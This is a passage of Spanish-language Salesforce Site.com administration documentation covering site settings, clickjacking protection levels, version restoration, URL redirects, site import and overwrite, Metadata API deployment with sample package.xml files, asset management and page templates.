   - Seleccione **Habilitar vista previa anónima** para crear una URL que permita que otros usuarios obtengan una vista previa el sitio antes de que esté en directo. (Haga clic en la opción **Visualizar vista previa anónima** que aparece en el menú **Vista previa** para acceder a la URL de vista previa, que puede copiar y enviar a otros usuarios para que revisen y comprueben sus cambios.) **Habilitar vista previa anónima** también está disponible en el menú **Vista previa** de la ficha Descripción general.
   - Acceder al perfil de usuario invitado del sitio.
   - Establezca el nivel de protección contra secuestro de clics.
   - Seleccione la página de inicio de su sitio Web en la lista desplegable Página de inicio.
   - *Solo sitios de Comunidad de Site.com:*
     - Seleccione la página de inicio de sesión para su sitio Comunidad de Site.com en la lista desplegable Página de inicio de sesión.
     - Seleccione la página que ha configurado para usuarios del sitio Comunidad de Site.com que no han obtenido aún cuentas desde la lista desplegable Página de registro.
     - Seleccione la página Contraseña olvidada que ha configurado para su comunidad utilizandoSite.com.
   - Seleccione una página de error práctica en la lista desplegable Página 404 que se mostrará cuando no se pueda encontrar una página. Es una buena idea crear una página de error práctica para ayudar a los visitantes del sitio si se encuentran con un vínculo dañado.
4. Haga clic en **Guardar**.

**Nota:**

- La página de inicio, la página 404, la página de inicio de sesión y la página de inscripción automática que especifique para los sitios de la comunidad de Site.com en Configuración del sitio establecen las páginas predeterminadas para el sitio de la comunidad de Site.com. Se utilizan estas URL predeterminadas salvo que especifique URL diferentes en Gestión de comunidades en **Administración** > **Páginas** y **Administración** > **Inicio de sesión y registro**. Las páginas de error de la comunidad se especifican en la configuración de Force.com, en Páginas de error.

- Cuando su sitio de la comunidad de Site.com está inactivo, los usuarios son dirigidos a la página Servicio no disponible definida en Gestión de comunidad en Páginas.

CONSULTE TAMBIÉN

Creación de sitios de Site.com

Uso de Site.com Studio como administrador del sitio o diseñador

Habilitación de la protección contra secuestro de clics

## Habilitación de la protección contra secuestro de clics

El secuestro de clics es un tipo de ataque que trata de engañar a un usuario para que haga clic en algo, quizá un botón o un vínculo, porque crea que están haciendo clic en un elemento seguro. En cambio, el botón o vínculo realiza acciones malintencionadas en su sitio Web que provocan la intrusión de datos, correos electrónicos no autorizados, el cambio de credenciales u otras acciones específicas del sitio Web.

Una página no relacionada puede colocar de manera maliciosa iframes ocultos que cargan páginas de su sitio Web y que atraen al usuario para que haga clic en un botón o vínculo que aparezca debajo del iframe oculto. Con la protección contra secuestro de clics, puede configurar si su navegador permite marcos o iframes en las páginas de su sitio Web. El nivel predeterminado de protección contra secuestro de clics para Site.com se establece como Permitir enmarcado por el mismo origen solamente.

Puede establecer la protección contra secuestro de clics para un sitio en uno de estos niveles:

- Permitir enmarcado por cualquier página (sin protección)
- Permitir enmarcado por el mismo origen solamente (recomendado)
- No permitir enmarcado por ninguna página (buena protección)

Nota: El enmarcado por el mismo origen permite que la página del sitio Web únicamente se enmarque por páginas con el mismo nombre de dominio y seguridad de protocolo.

1. En la ficha Descripción general, haga clic en **Configuración del sitio**.
2. Haga clic en **Modificar**.
3. Seleccione el nivel deseado de protección contra secuestro de clics.

Nota: Las comunidades de Salesforce tienen dos partes de protección contra secuestro de clics: una para el sitio Web de Comunidades de Force.com, que se establece desde la página de detalles del sitio de Force.com, y otra para el sitio Web de Comunidades de Site.com, que se establece desde la página de configuración de Site.com. Se recomienda que ambas se establezcan con el mismo valor.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

CONSULTE TAMBIÉN

Configuración de las propiedades del sitio

Creación y modificación de Force.com Sites

## Descripción general de versiones de Site.com

Cada vez que publique su sitio Web, se marcará como una versión. Puede restablecer su sitio Web a una de las versiones publicadas anteriormente. No puede seleccionar componentes individuales al restablecer; debe restablecer el sitio Web completo.

Al trabajar en Site.com Studio, siempre lo hace en una versión sin publicar de su sitio Web. Es su *copia de trabajo*. Cuando restablece una versión, sobrescribe su copia de trabajo, no su sitio Web en directo. Debe publicar la versión restablecida antes de que pueda ver el cambio en su sitio Web en directo.

En Site.com Studio, encontrará sus versiones del sitio Web en la vista Cambiar historial de la ficha Descripción general. No todos los elementos de un sitio Web cambian a un estado anterior cuando restablece una versión. Algunos elementos, como las funciones de usuario, permanecen inalterados aunque restablezca desde una versión anterior. Todo lo que hay en un sitio Web está controlado por la versión excepto:

- Nombre del sitio Web
- Ajuste de vista previa anónima
- Configuración de Perfil de usuario invitado
- Nivel de protección contra secuestro de clics
- Dominios y prefijos de rutas
- Configuración de funciones de usuario

### CONSULTE TAMBIÉN

Restablecimiento de una versión anterior del sitio Web

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## Restablecimiento de una versión anterior del sitio Web

La lista Cambiar historial de Site.com Studio realiza un seguimiento de todas las versiones publicadas de su sitio Web. Puede seleccionar cualquier versión publicada anteriormente y restablecerla. Solamente puede restablecer un sitio Web completo, no partes del mismo.

Al trabajar en Site.com Studio, siempre lo hace en una versión sin publicar de su sitio Web. Es su *copia de trabajo*. Cuando restablece una versión, sobrescribe su copia de trabajo, no su sitio Web en directo. Debe publicar la versión restablecida antes de que pueda ver el cambio en su sitio Web en directo.

PRECAUCIÓN: No puede restablecer la copia de trabajo de su sitio Web después de volver a una versión anterior. Por lo tanto, es conveniente crear una copia de seguridad de la copia de trabajo del sitio Web antes de volver a una versión anterior para asegurarse de que no pierde los cambios no publicados.

Para volver a una versión del sitio Web publicada anteriormente:

1. Seleccione la ficha Descripción general.
2. Desde la vista Cambiar historial, seleccione la versión que desee restablecer.
3. Haga clic en > **Restaurar versión**.
4. Haga clic en **Aceptar** en el mensaje de confirmación.

Después de restablecer su sitio Web de trabajo a una versión anterior, puede seguir haciendo cambios adicionales hasta que esté listo para publicar el sitio Web.

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Creación de redirecciones de URL en Site.com

Al mover o reorganizar páginas en su sitio, puede que los motores de búsqueda tengan problemas al encontrar las nuevas ubicaciones de las páginas. Para evitar esto, configure las redirecciones de URL de sitios para informar a los usuarios y motores de búsqueda que el contenido del sitio ha cambiado de lugar.

Puede utilizar redirecciones de URL para:

- Mantener la clasificación del motor de búsqueda. Por ejemplo, si cambia el nombre de una página de "Gadgets" a "Dispositivos," creando una regla de redirección desde `/Gadgets` a `/Dispositivos` le permite reestructurar el sitio sin afectar a la clasificación de su página.
- Convertir las URL en más legibles y memorable. Por ejemplo, los visitantes del sitio encontrarán nombres de página largos o numéricos, como `/widget65AD890004ab9923`, difíciles de recordar. En su lugar, puede proporcionarles una URL corta y sencilla, como `/dispositivo`, y crear un alias que redirige a la página correcta cuando el usuario utiliza el alias corto de la URL.
- Ayude con la migración desde otro sistema a Site.com si aún utiliza el mismo dominio. Por ejemplo, si su antiguo sistema se ejecuta en PHP, puede crear una regla de redirección desde una antigua página, como `/index.php`, a una nueva página en Site.com, como `/myNewPage`.

Para asignar una redirección a una página del sitio:

1. En la ficha Descripción general, haga clic en **Configuración del sitio** > **Redirecciones de URL**.
2. Haga clic en **Crear una redirección**.
3. Especifique el `Tipo de redirección`:

| Opción | Descripción |
|---|---|
| Permanente (301) | Seleccione esta opción si desea que los usuarios y los motores de búsqueda actualicen la URL en sus sistemas cuando visiten la página. Los usuarios que visiten una página redirigida con este tipo de redirección serán enviados sin problemas a la nueva página. El uso de una redirección permanente garantiza que sus URL retienen las puntuaciones de popularidad de los motores de búsqueda, y que éstos indexan la nueva página y eliminan la URL de origen obsoleta de sus índices. |
| Temporal (302) | Seleccione esta opción si desea que los usuarios y los motores de búsqueda sigan utilizando la URL original de la página. Los motores de búsqueda interpretan una redirección 302 como una redirección que podría cambiar de nuevo en cualquier momento, y así indexan y ofrecen el contenido en la nueva página de destino |

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

| Opción | Descripción |
| --- | --- |
| | manteniendo también la URL de origen en sus índices. |
| Alias | Seleccione esta opción si no desea cambiar la URL en el navegador del usuario pero sí desea redirigir a una página diferente. Los motores de búsqueda no prestarán atención al cambio o la actualización de sus registros.<br>La redirecciones de alias solo funcionan cuando redirige desde una página de Site.com a otra. No puede crear un alias en una dirección de correo electrónico. |

4. Especifique la antigua ubicación de la página en el campo `Redirigir desde`.
   - La ubicación de la página debe ser una URL relativa.
   - La página puede contener cualquier tipo de extensión válida, como `.html` o `.php`, así como parámetros. El orden de los parámetros es irrelevante.
   - La URL no debe contener delimitadores, como `/siteprefix/page.html`**`#target`**.
   - Puede crear una sola regla de redirección *desde* una URL en particular. Si crea una nueva regla con la misma información Redirigir desde, se sobrescribe la antigua regla.
5. Especifique la nueva ubicación de la página en el campo `Redirigir hacia`. Esta ubicación puede ser una URL relativa o una URL completamente cualificada con un prefijo `http://` o `https://`. A diferencia de las páginas desde las cuales está redirigiendo, las páginas hacia las que está redirigiendo pueden contener limitadores.
6. Para activar la regla de redirección de forma inmediata, asegúrese de que ha seleccionado `Activa`. Para activarla en otra etapa, anule la selección de la propiedad.
7. Haga clic en **Guardar**.

La sección Redirecciones de URL muestra todas las reglas de redirección de URL que ha creado para su sitio.

- Modifique una regla de redirección asignada haciendo clic en > **Modificar redirección**.
- Elimine una regla de redirección haciendo clic en > **Eliminar redirección**.

## Importación de sitios Web externos en Site.com

Con Site.com Studio, puede importar su sitio Web existente y recrearlo automáticamente como un sitio de Site.com. Eso le ahorra tiempo para volver a codificar páginas HTML existentes.

Cree un archivo comprimido de su sitio Web y el contenido con la estructura de carpetas que desee. Cree un nuevo sitio de Site.com y luego importe su archivo comprimido.

Durante la creación del nuevo sitio de Site.com, todas sus páginas HTML y todos sus activos se copian en el nuevo sitio en las mismas ubicaciones que tenían en el archivo comprimido. A continuación le presentamos algunas directrices para la importación de activos.

- Algunos códigos en hojas de estilo podrían no convertirse correctamente al formato de Site.com. Si eso ocurre, recibirá un mensaje de advertencia. Puede continuar para importar el archivo comprimido o detener la importación. Si continúa, la hoja de estilo se importa y puede luego adjuntarla manualmente a sus páginas.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

- Puede modificar la sección `<head>` de una página utilizando la sección Modificar marca del encabezado en la sección de comandos del panel de propiedades. Eso es muy útil para la modificación manual de HTML.
- El tamaño máximo del archivo que puede importar es de 50 MB a no ser que importe y *descomprima* un archivo .zip. En ese caso, puede importar un archivo .zip de hasta 200 MB si selecciona **Descomprimir archivos** durante el proceso de importación. Si su sitio tiene un tamaño superior a 200 MB al comprimirlo, puede crear más de un archivo comprimido e importarlos de forma individual.
- Site.com intenta formatear vínculos correctamente al importar una página. Los vínculos se comprueban en bloques de contenido, códigos personalizados y marcas de comando de encabezado. Puede comprobar cualquier vínculo que se ha podido romper en su página utilizando el comprobador de vínculos. Abra la página, seleccione > **Buscar vínculos dañados**. Aparece un cuadro de diálogo mostrando cualquier vínculo dañado. Para modificar el vínculo, haga clic en **Modificar**. El vínculo se abre en el editor HTML.

CONSULTE TAMBIÉN

Importación a sitios de Site.com

## Copia y sobrescritura de un sitio Web

A veces, puede que quiera copiar y sustituir su sitio de comunidad de Site.com o Site.com de producción actual por otro sitio Web.

Deberá primero exportar una copia de su sitio Web. Una vez haya exportado un archivo `.site`, importe ese archivo a su organización de producción utilizando la función de sobrescritura. La sobrescritura sustituye su sitio Web de producción por el sitio importado. Solo puede sobrescribir sitios del mismo tipo. Por ejemplo, no puede sobrescribir un sitio de Site.com con un sitio de comunidad de Site.com.

1. Cree su archivo `.site` mediante la función exportar en Site.com Studio.
2. Desde Site.com Studio de su sitio de producción, haga clic en **Acciones del sitio** > **Sobrescribir este sitio**. Además, si tiene acceso a la ficha Site.com de su organización, puede hacer clic en junto al nombre del sitio para buscar **Sobrescribir**.
3. Haga clic en **Examinar** para buscar el archivo .site que ha exportado.
4. Haga clic en **Aceptar** en la advertencia de sobrescritura.

PRECAUCIÓN: La sobrescritura de un sitio no puede deshacerse.

A continuación se muestran algunas sugerencias cuando use la sobrescritura.

- Deberá publicar el sitio Web que sobrescribió antes de que los cambios surtan efecto.
- Al copiar un sitio Web, el sitio Web de producción se sobrescribirá. Por lo tanto, asegúrese de crear una copia de seguridad de su sitio Web de producción exportando un archivo `.site`.
- La sobrescritura no copia cambios de datos. Por ejemplo, si ha creado un objeto personalizado para utilizarlo en un repetidor del sitio Web desde el que está copiando, ese repetidor no funcionará en el sitio Web de producción hasta que no cree el mismo objeto personalizado.
- Si hay activos que existen en el sitio Web de producción pero no en el sitio Web desde el que está copiando, se mueven a la papelera de reciclaje durante el proceso de sobrescritura, por lo que puede restablecerlos si es necesario.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para sobrescribir sitios:

- Función de administrador del sitio o diseñador asignada a nivel del sitio

- Si su sitio Web copiado tiene un nombre diferente al de su sitio Web de producción, el nombre de producción se mantiene y solamente cambia el contenido. Por ejemplo, si su sitio Web se denomina Sitio Uno y sobrescribe su sitio Web de producción denominado Sitio Dos, el sitio Web de producción continúa llamándose Sitio Dos.

CONSULTE TAMBIÉN

Exportación a sitios de Site.com

Uso de la API de metadatos para implementar un sitio Web

## Uso de la API de metadatos para implementar un sitio Web

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

Como usuario, puede migrar un sitio Web desde Sandbox a producción. Puede utilizar la API de metadatos para crear un paquete implementable para sitios Web de comunidades de Salesforce y sitios Web de Site.com.

Hay varias herramientas que puede utilizar para crear un paquete:

- Conjuntos de cambios (únicamente para sitios Web de Site.com y comunidades de Site.com). El tipo de componente se denomina `Site.com`.
- Sistema, que sirve para crear todo tipo de sitios Web. El tipo de metadatos se denomina `SiteDotCom`.
- Herramienta de migración de Force.com para Ant, que sirve para crear todo tipo de sitios Web. El tipo de metadatos se denomina `SiteDotCom`.

Si utiliza conjuntos de cambios, seleccione Site.com en la lista y siga las indicaciones para crear su paquete. Si utiliza el sistema o Force.com como herramienta, debe crear un archivo `package.xml`. Ese archivo se envía a la API de metadatos para crear un paquete.

Nota: Puede incluir un Perfil de usuario invitado en su archivo `package.xml`. Si lo hace, ese Perfil de usuario invitado quedará vinculado al sitio Web durante la implementación.

El proceso de creación de paquetes genera una carpeta que incluye un archivo de contenido y un archivo xml de metadatos. El nombre del archivo de contenido es `[nombredesitio].site`. El nombre del archivo `.xml` de metadatos es `[nombredesitio].site-meta.xml`.

Si implementa un paquete que no incluya un archivo `.site`, se creará un sitio Web vacío. Si el paquete contiene un archivo site y la organización ya tiene un sitio Web con el mismo nombre, el sitio se actualizará.

Nota: Hay una limitación de tamaño de archivo cuando se utiliza la API de metadatos para implementar un sitio Web desde Sandbox a la producción. Los activos del archivo `.site` no pueden tener un tamaño mayor de 40 MB. El sitio Web se crea, pero los activos se muestran en el nuevo sitio Web como dañados. Para solucionar los problemas de los activos, expórtelos desde el entorno de Sandbox por separado y, a continuación, impórtelos en su nuevo sitio Web.

Para obtener ayuda con la API de metadatos, consulte la Guía del desarrollador de API de metadatos. Puede buscar ayuda para conjuntos de cambios en la ayuda en línea y para la guía de la herramienta de migración de Force.com en https://developer.salesforce.com/page/Migration_Tool_Guide.

CONSULTE TAMBIÉN

Conjuntos de cambios

Archivos package.xml de muestra

## Archivos package.xml de muestra

Aquí tiene algunos archivos `package.xml` de Site.com de muestra.

Aquí tiene un archivo `package.xml` de muestra para un sitio Web de Site.com.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>SiteDotCom</name>
    </types>
    <version>30.0</version>
</Package>
```

Aquí tiene un ejemplo de un archivo `package.xml` para un sitio Web de comunidades de Salesforce. El paquete también incluye un Perfil de usuario invitado.

```
<?xml version="1.0" encoding="UTF-8"?>
<Package xmlns="http://soap.sforce.com/2006/04/metadata">
    <types>
        <members>xyzsite</members>
        <name>CustomSite</name>
    </types>
    <types>
        <members>xyzsite</members>
        <name>Network</name>
    </types>
    <types>
        <members>xyzsite1</members>
        <name>SiteDotCom</name>
    </types>
    <types>
        <members>xyzsite Profile</members>
        <name>Profile</name>
    </types>
    <version>30.0</version>
</Package>
```

# Administración de activos de sitio

## Importación y gestión de activos

Los contribuyentes, publicadores y administradores del sitio pueden importar una variedad de activos, como imágenes, páginas HTML y archivos en PDF, para utilizar en un sitio Web. Puede importar activos y archivos individualmente o utilizar un archivo comprimido. Al importar sitios Web enteros o grandes números de activos, es más fácil crear un archivo comprimido del contenido con la estructura de carpeta que desee. Al importar el archivo comprimido para un sitio Web, Site.com recrea su sitio Web y coloca todo en la misma estructura de carpeta.

Nota:

- El tamaño máximo del archivo que puede importar es de 50 MB a no ser que importe y *descomprima* un archivo .zip. En ese caso, puede importar un archivo .zip de hasta 200 MB si selecciona **Descomprimir archivos** durante el proceso de importación.

La forma más rápida de importar uno o más archivos es:

1. Seleccione los archivos de su equipo y arrástrelos directamente en la interfaz Studio. Solo es compatible con Mozilla® Firefox® o Google® Chrome. Puede arrastrar archivos individuales o un archivo comprimido.
2. Dependiendo de los tipos de archivo que importa, es posible que aparezca un cuadro de diálogo que le permite:
   - Seleccionar **Descomprimir archivos** para extraer los contenidos de un archivo .zip. Si el archivo .zip incluye carpetas, se mantiene esta estructura en su sitio.
   - Seleccione **Sobrescribir archivos existentes** para sustituir un archivo que ya existe en el sitio.
   - Seleccione **Convertir archivos CSS a hojas de estilo**, si es el administrador o el diseñador del sitio, para convertir un archivo CSS a una hoja de estilos que puede utilizar para diseñar su sitio Web.

     Nota: Si importar un archivo .zip que incluye archivos CSS y fallan su conversión, es posible que no sean válidos. Pruebe anular la selección de esta opción y luego vuelva a importar el archivo .zip.

   - Seleccione **Convertir archivos HTML en páginas** para importar páginas HTML en su sitio Web. La estructura de la página HTML se mantiene en su sitio, pero la HTML no se valida durante la importación.

Además, para importar un único archivo:

1. Haga clic en **Importar...**.
2. Haga clic en **Examinar...** para buscar el archivo.
3. Seleccione el archivo y haga clic en **Abrir**.
4. En función del tipo de archivo que está importando, puede:
   - Seleccionar **Descomprimir archivos** para extraer los contenidos de un archivo .zip. Si el archivo .zip incluye carpetas, se mantiene esta estructura en su sitio.
   - Seleccione **Sobrescribir archivos existentes** para sustituir un archivo que ya existe en el sitio.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

Para modificar solo contenidos en sitios de Site.com:

- `Usuario contribuyente de Site.com`

  Y

  Función Contribuyente asignada a nivel del sitio

- Seleccione **Convertir archivos CSS a hojas de estilo**, si es el administrador o el diseñador del sitio, para convertir un archivo CSS a una hoja de estilos que puede utilizar para diseñar su sitio Web.

  Nota: Si importar un archivo .zip que incluye archivos CSS y fallan su conversión, es posible que no sean válidos. Pruebe anular la selección de esta opción y luego vuelva a importar el archivo .zip.

- Seleccione **Convertir archivos HTML en páginas** para importar páginas HTML en su sitio Web. La estructura de la página HTML se mantiene en su sitio, pero la HTML no se valida durante la importación.

5. Haga clic en **Importar**. Aparecerá un mensaje indicando si el archivo se ha importado correctamente.
6. Haga clic en .

Puede añadir imágenes y vídeos en las áreas de texto de las páginas de su sitio, o crear hipervínculo a cualquier activo importado. Si es el administrador o diseñador de un sitio, también puede agregar imágenes directamente a la página.

Visualice una lista de activos importados en la vista Activos de la ficha Descripción general. También puede acceder a activos en la vista Todo el contenido del sitio, que muestra la jerarquía de carpetas de su sitio.

- Para visualizar una imagen en miniatura de una imagen importada, pase el ratón por encima de la imagen.
- Para guardar un activo en su ordenador, pase el ratón por encima o selecciónelo y haga clic en > **Descargar**.
- Para eliminar un activo del sitio si es un administrador o diseñador del sitio, pase el ratón por encima o selecciónelo y haga clic en > **Eliminar**. Si el activo se está utilizando en su sitio, verá un mensaje de confirmación con una lista de ubicaciones donde se utiliza el activo.
- Para cambiar el nombre de un activo de su sitio, si es administrador del sitio o diseñador, pase el ratón por encima del activo y haga clic en > **Cambiar nombre**.

CONSULTE TAMBIÉN

Adición de elementos de página de Site.com

Uso de Site.com Studio como administrador del sitio o diseñador

Uso de Site.com Studio como contribuyente

Exportación de activos

## Exportación de activos

Los diseñadores y administradores de sitio pueden exportar todos los activos de sitio por separado del archivo `.site`. Puede exportar los activos en conjunto o de manera individual.

Cuando exporta todos los activos, estos se exportan a un archivo comprimido que tiene el nombre del sitio: por ejemplo, *`nombredelsitio`*`-Assets.zip`.

Exporte sus activos desde la ficha Descripción general haciendo clic en > **Exportar activos del sitio**.

Para exportar un único activo, pase el ratón por encima del activo y seleccione **Descargar** en el menú Acciones.

**Nota:** Hay una limitación de tamaño de archivo cuando se utiliza la API de metadatos para implementar un sitio Web desde Sandbox a la producción. Los activos del archivo `.site` no pueden tener un tamaño mayor de 40 MB. El sitio Web se crea, pero los activos se muestran en el nuevo sitio Web como dañados. Para solucionar los problemas de los activos, expórtelos desde el entorno de Sandbox por separado y, a continuación, impórtelos en su nuevo sitio Web.

### CONSULTE TAMBIÉN

Importación y gestión de activos

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

## Creación y gestión de carpetas

Como administrador del sitio o diseñador, puede crear carpetas para gestionar sus páginas, hojas de estilo, plantillas y activos.

Para crear carpetas nuevas:

1. En la vista Todo el contenido del sitio en la ficha Descripción general, haga clic en **Nueva carpeta**.
2. Escriba en el nombre de carpeta.
3. Haga clic en **Crear**.

Las carpetas se crean en la parte superior del árbol de carpetas. Una vez creadas, puede arrastrarlas a cualquier parte de la estructura del árbol. Del mismo modo, puede arrastrar y soltar archivos en las carpetas que crea. Para cambiar el nombre, eliminar y crear subcarpetas, haga clic con el botón derecho en la carpeta o utilice el menú Acciones ( ).

Nota: El mapa del sitio se mantiene igual independientemente de cómo coloca las carpetas en la vista Todo el contenido del sitio.

### CONSULTE TAMBIÉN

Concepto de la ficha Descripción general del administrador del sitio y del diseñador

### EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

### PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio

# Creación y gestión de páginas

## Modificación de páginas de Site.com como diseñador o administrador del sitio

Al trabajar con plantillas de páginas y páginas de sitios, puede agregar contenido, estructura y estilo, todo en un único lugar. Abra una página o plantilla en la ficha Descripción general haciendo doble clic o pasando el ratón por encima y haciendo clic en > **Modificar**. Esta página se abre como una ficha nueva.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition


PERMISOS DE USUARIO

Para crear, modificar y gestionar sitios de Site.com:

- El campo `Usuario publicador de Site.com` está activado en la página de detalles de usuario

  Y

  Función de administrador del sitio o diseñador asignada a nivel del sitio




- Con los paneles Elementos de página y Estructura de la página (1), puede buscar y agregar elementos de página a una página y reordenar la jerarquía de elementos de página.
- Con los paneles Propiedades, Estilo y Eventos (2), puede definir las propiedades, agregar estilos y crear eventos para una página o un elemento que haya seleccionado.
- Mediante la barra de herramientas (3), puede:
  - Hacer y deshacer sus acciones
  - Cortar, copiar o pegar elementos de página.
  - Importar activos, como imágenes y archivos.
  - Realizar una vista previa de páginas para ver cómo aparecerán en directo en diferentes dispositivos.
  - Obtener una vista previa de su sitio o generar un vínculo de vista previa anónima para enviar a otros usuarios.
  - Publicar sus cambios recientes.
  - Acceder a otras acciones de página, ( ),como el cambio de nombre o la eliminación de la página.
- En el lienzo de la página (4), puede establecer el formato de la página y seleccionar, modificar y mover los elementos de la página.

**Consejo:**

- Oculte los paneles laterales para aumentar el tamaño del lienzo haciendo clic en y . Para volver a abrir un panel, haga clic en su icono.
- Mientras modifica una página, sus cambios se irán guardando y el icono de estado ( ) de la ficha de la página se actualizará automáticamente.
- Si la página del sitio o la plantilla de la página están basadas en otra plantilla, los elementos modificables de la página aparecerán resaltados con un borde de color azul en la página.

CONSULTE TAMBIÉN

Uso de Site.com Studio como administrador del sitio o diseñador

# Descripción general de plantillas de páginas de Site.com

Antes de empezar a crear las páginas de su sitio Web, tómese unos minutos para planificar las páginas que necesita y, en particular, las páginas que tendrán un formato similar. Una vez haya decidido el formato, el método más rápido es utilizar una plantilla de página para crear el formato básico.

EDICIONES

Disponible en: Salesforce Classic

Disponible para comprar en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible (con limitaciones) en: **Developer** Edition

## Acerca de las plantillas de páginas

Una plantilla de página le permite definir el formato y la funcionalidad de las páginas del sitio en una ubicación. Al añadir elementos de página comunes a la plantilla y, a continuación, basar las páginas del sitio en ella, puede lograr un aspecto homogéneo en todo el sitio. Las plantillas de páginas no aparecen en su sitio público.

Como creador de la plantilla, debe especificar qué elementos pueden modificar los usuarios en las páginas basadas en la plantilla. De manera predeterminada, el elemento de una página en una plantilla está "bloqueado", de modo que los usuarios no pueden modificar el contenido de ninguna página que esté basada en una plantilla a menos que marque el elemento de la página como "modificable". Por contra, cuando los usuarios modifican un elemento modificable de una página en una página basada en una plantilla, sus cambios serán específicos para esa página y no afectarán a su plantilla.

Por ejemplo, la plantilla principal de esta página contiene un encabezado y un menú de navegación que no se pueden modificar y que son comunes para todas las páginas del sitio (1). La plantilla principal tiene también un panel central modificable (2) para alojar el contenido específico de la página de cada página que esté basada en la misma.

Nota:

- Las plantillas de páginas deben contener al menos un elemento de página modificable. De lo contrario, los usuarios no podrán modificar las páginas del sitio que estén basadas en la plantilla.
- Los paneles son perfectos para agregar áreas modificables a plantillas de página.

Puede utilizar plantillas de página para:

